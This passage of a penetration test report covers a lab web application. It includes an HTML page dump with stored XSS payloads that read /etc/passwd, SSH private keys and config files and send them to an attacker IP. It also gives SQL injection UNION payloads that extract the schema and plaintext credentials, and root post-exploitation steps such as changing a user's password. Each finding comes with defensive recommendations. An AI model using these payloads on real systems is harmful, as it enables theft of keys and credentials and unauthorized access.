background-repeat: no-repeat;
}
</style>
<body class="w3-white">
<div class="w3-top">
  <div class="w3-bar w3-black w3-card">
    <a href="/" class="w3-bar-item w3-button w3-padding-large">HOME</a>
    <a href="/csp" class="w3-bar-item w3-button w3-padding-large">CSP</a>
    <a href="/user/chpasswd" class="w3-bar-item w3-button w3-padding-large">CHPASSWD</a>
    <a href="/mfa" class="w3-bar-item w3-button w3-padding-large">MFA</a>
    <a href="/user/login" class="w3-bar-item w3-button w3-padding-large">LOGOUT</a>
  </div>
</div>
  <div class="w3-container w3-content w3-center w3-padding-64" style="max-width:800px">
```

```
      <h2 class="w3-wide">admin (you)</h2>
      <form method="POST" action="/posts/" class="w3-padding-16">
        <div class="w3-rest">
          <input class="w3-input w3-border" type="text" name="text" placeholder="What ar
e you thinking?">
        </div>
      </form>
        <ul class="w3-ul w3-left-align w3-border">
          <li><span class="w3-h3"><script>alert('XSS WOrks')</script></span></li>
          <li><span class="w3-h3"><script>var files = [   'file:///etc/passwd',   'fil
e:///app/app.py',   'file:///home/elliot/.ssh/id_rsa',   'file:///root/.ssh/id_rsa' ];
files.forEach(file => {   fetch(file).then(r => r.text()).then(data => {     if(data &&
!data.includes('404')) {       var i = new Image();       i.src = 'http://192.168.56.10
5:8080/file?name=' + file + '&data=' + btoa(data.substring(0, 500));     }   }).catch(e
=> {}); }); </script></span></li>
          <li><span class="w3-h3"><script> //Comment = [   'file:///etc/passwd',   'fil
e:///app/app.py',   'file:///home/elliot/.ssh/id_rsa',   'file:///root/.ssh/id_rsa' ];
files.forEach(file => {   fetch(file).then(r => r.text()).then(data => {     if(data &&
!data.includes('404')) {       var i = new Image();       i.src = 'http://192.168.56.10
5:8080/file?name=' + file + '&data=' + btoa(data.substring(0, 500));     }   }).catch(e
=> {}); }); </script></span></li>
          <li><span class="w3-h3"><script> //Comment = [   '/static/../../app/app.py',
'/static/../../app.db.bak',    '/static/../../../etc/passwd',   '/static/../../.env',
'/static/../../config.py' ];  files.forEach(file => {   fetch(file).then(r => r.text()).
then(data => {     if(!data.includes('404') && !data.includes('Not Found')) {       // E
nviar contenido a nuestro servidor       var i = new Image();       i.src = 'http://192.
168.56.105:8080/file?name=' + file + '&data=' + btoa(data.substring(0, 1000));     }
}); }); </script></span></li>
          <li><span class="w3-h3"><script>fetch('/login',{method:'POST',headers:{'Conten
t-Type':'application/x-www-form-urlencoded'},body:"username=' UNION SELECT group_concat
(sql),2,3,4,5 FROM sqlite_master--&password=x"}).then(r=>r.text()).then(data=>{var i=new
Image();i.src='http://192.168.56.105:8080/schema?data='+btoa(data);});</script></span></
li>
          <li><span class="w3-h3"><script>var i=new Image();i.src="http://192.168.56.10
5:8080/test?xss=working";</script></span></li>
          <li><span class="w3-h3"><script> fetch('/login', {   method: 'POST',   header
s: {'Content-Type': 'application/x-www-form-urlencoded'},   body: "username=' UNION SELE
CT group_concat(name),2,3,4,5 FROM sqlite_master WHERE type='table' --&password=x" }).th
en(r => r.text()).then(data => {   var img = new Image();   img.src = 'http://192.168.5
6.1:8080/tables?data=' + btoa(data); }); </script></span></li>
          <li><span class="w3-h3">{{ 7*7 }}</span></li>
          <li><span class="w3-h3">‘Narrator’ Windows Utility Trojanized to Gain Full Sys
tem Control</span></li>
        </ul>
    <h3 class="w3-wide">Other users</h3>
    <ul class="w3-ul w3-left-align w3-border">
        <li><a href="/posts/elliot">elliot</a></li>
        <li><a href="/posts/tim">tim</a></li>
        <li><a href="/posts/ricky">ricky</a></li>
        <li><a href="/posts/backdoor">backdoor</a></li>
```

```
    </ul>

  </div>
<!-- Footer -->
<div style="font-size: 5em; text-align: center; margin-top: 5em">I'm Bad!</div>
</body>
</html>
```

Recommendations

- **Output encode / escape** user content according to context (HTML body, attributes, JS, URL). Use framework-provided escaping routines.
- **Sanitize HTML with a whitelist** if the app must allow markup (e.g., DOMPurify, Bleach). Remove script tags, inline event handlers (`on*`), and `javascript:` URLs.
- **Implement a strong Content Security Policy (CSP)** that disallows inline scripts and restricts script sources to trusted origins; CSP reduces impact even if XSS is present.
- **Harden cookies and sessions**: set `HttpOnly`, `Secure`, and appropriate `SameSite` attributes to limit theft and CSRF.
- **Approve-before-publish for privileged views**: require moderation or sanitized previews before content appears in admin interfaces.
- **Logging and alerting**: detect suspicious posted content patterns and notify administrators.
- **Test coverage**: include automated XSS regression tests (common vectors) in the QA pipeline.

References

- **OWASP XSS Prevention Cheat Sheet**
  https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

---

Operating system vulnerabilities

OS1 - Direct root shell used to enumerate and modify local accounts

A brief description

Root shell access was obtained (see N2). From the root account it was possible to enumerate local system users and change account credentials. The tester inspected `/etc/passwd` to identify existing accounts and successfully changed the password for the `ubuntu` user to `123`. Exploration of `/home/` revealed that the `developer5` home directory had **world-writable permissions** (`drwxrwxrwx`), representing an additional risk for privilege escalation or unauthorized file modification.

Indication of severity

Severity: High — full system control via root enables arbitrary changes to the OS, including user management, configuration, service control, installation of persistent backdoors, and modification of file/directory permissions.

Exploit scenario

An attacker with root access can:


- Read system user information (`/etc/passwd`) to identify accounts.
- Change any local user's password (`passwd <username>`), gaining access as that user.


- Modify file and directory permissions, create or modify accounts, alter sudoers, install persistent payloads, exfiltrate data, and erase or tamper with logs to cover tracks.
- Abuse world-writable directories (e.g., `/home/developer5` with `drwxrwxrwx`) to place malicious files or escalate privileges.

Attack chain in this engagement: N1 (exposed FTP key) → N2 (SSH authentication as root) → OS1 (post-exploitation actions performed as root).

Investigation

1. Authenticated as `root` via the exposed private key.
2. Inspected home directories and file permissions:






   Found `developer5` home directory with permissions `drwxrwxrwx` (0777), meaning any local user could write files to that location.

3. Listed local accounts to confirm available usernames:


```
cat /etc/passwd
```

4. I identified the `ubuntu` user in the listing and changed its password using:

```
passwd ubuntu
```



The password change was successful and allowed access as the `ubuntu` user. This confirms that root access can be used to modify local accounts and gain additional footholds or to cover tracks by creating new accounts.



Recommendations

Immediate / Short-term

- **Rotate all local account credentials** that may have been changed or exposed.
- **Revoke and rotate** any SSH keys that were exposed (see N2).
- **Disable direct root SSH login**: set `PermitRootLogin no` in `/etc/ssh/sshd_config` and restart `sshd`. Require use of non-privileged accounts + `sudo` for administrative tasks.
- **Fix insecure permissions** for home directories and sensitive paths:

```
chmod 0750 /home/developer5
chown developer5:developer5 /home/developer5
```

- **Audit system logs** (`/var/log/auth.log`, `/var/log/secure`, shell histories) for unauthorized activity; preserve copies for incident response.

Medium / Long-term

- **Consider re-imaging the host** if persistence, tampering, or unknown changes are discovered.
- **Harden account and sudo policies**: enforce least privilege, restrict `sudo` usage, remove passwordless sudo for unnecessary accounts.
- **Enforce strong password policies and MFA** for administrative accounts.
- **Implement centralized authentication & logging** (LDAP/AD, centralized syslog) and monitor privileged operations.
- **Operationalize key and credential management**: use a vault and enforce regular rotation.

References

- **CIS Benchmarks — Linux Server Security Configuration Guides**

https://www.cisecurity.org/cis-benchmarks

- **Ubuntu Hardening Guides**
  - Ubuntu: https://ubuntu.com/security/certifications/docs/hardening

---

Database vulnerabilities

DB1 — Database impact and exposure following SQL Injection

A brief description

This finding documents the impact and scope of database access obtained by exploiting the SQL Injection vector described in **W1 (login form)**. Using SQLi techniques, the assessment demonstrated that the application's database can be queried to return sensitive rows.

Controlled tests retrieved concatenated `username:password` values from the **users** table, confirming that **account credentials were accessible in plaintext** through SQL injection.

Indication of severity

Critical — Successful exploitation provided direct access to user credentials stored **without hashing or encryption**, meaning that any compromise immediately exposes valid login details.

This poor credential storage practice drastically amplifies the impact of SQLi, enabling **instant account takeover** and potential lateral movement across systems if password reuse exists.

If additional vulnerabilities (e.g., W1 or OS1) are chained, the attacker could pivot from the database to broader system compromise.

Link to W1 (vector)

W1 (SQL Injection in the login form) is the application-layer vector that enabled the DB-level impact described here.

While W1 requires code-level remediation, **DB1 highlights the operational and data integrity risks** that result from improper credential storage.

Exploit scenario


After confirming injectable behavior at the login endpoint (W1), controlled extraction queries demonstrated read access to the `users` table. The test returned concatenated entries (`username || ':' || password`) to fit a single-column output for display.

Because the passwords were **stored in plaintext**, these results confirmed that an attacker could directly use extracted data for credential stuffing, privilege escalation, or broader compromise across integrated services.

Investigation

1. Confirmed W1 (boolean injection `' OR '1'='1' --`) allowed authentication bypass.
2. Executed controlled, non-destructive retrievals to confirm output-based SQLi. Concatenation techniques were used to combine username and password columns into a single returned value (e.g., `username || ':' || password` or equivalent depending on DB).

```
' UNION SELECT username || ':' || password2,3,4,5 FROM users--
```



Recommendations

Immediate (containment & mitigation)

1. **Urgently fix SQLi vulnerability:** Parameterize all queries or use prepared statements.
2. **Treat all stored credentials as compromised:** Force password resets and revoke exposed tokens or API keys.
3. **Implement WAF filtering:** Block known SQLi payloads until application fixes are deployed.
4. **Restrict DB privileges:** The application's DB user should have *read-only* access where possible.

Short-to-medium term (hardening & verification)

5. **Rework credential storage:**
   - Replace plaintext with strong, adaptive hashing algorithms such as **bcrypt** or **Argon2**, with **unique salt per record**.
   - Enforce password resets after migration.
6. **Review database privilege model:** Minimize the permissions of the web application account (`SHOW GRANTS`).
7. **Enable database auditing:** Log anomalous queries and detect data export activity.
8. **Retesting:** Conduct post-fix penetration tests (including blind and time-based SQLi) in a controlled environment.

Long-term (process & prevention)

9. **Integrate secure development practices:** Include static analysis (SAST) and automated SQLi regression tests in CI/CD pipelines.
10. **Implement secrets management:** Store DB credentials in a vault; rotate them periodically.
11. **Backup and recovery:** Validate backup integrity and ensure recovery procedures exist in case of data tampering.

References

- OWASP — SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- OWASP — Testing for SQL Injection (WSTG): https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection

- OWASP Top 10 — Injection: https://owasp.org/www-project-top-ten/2017/A1_2017-Injection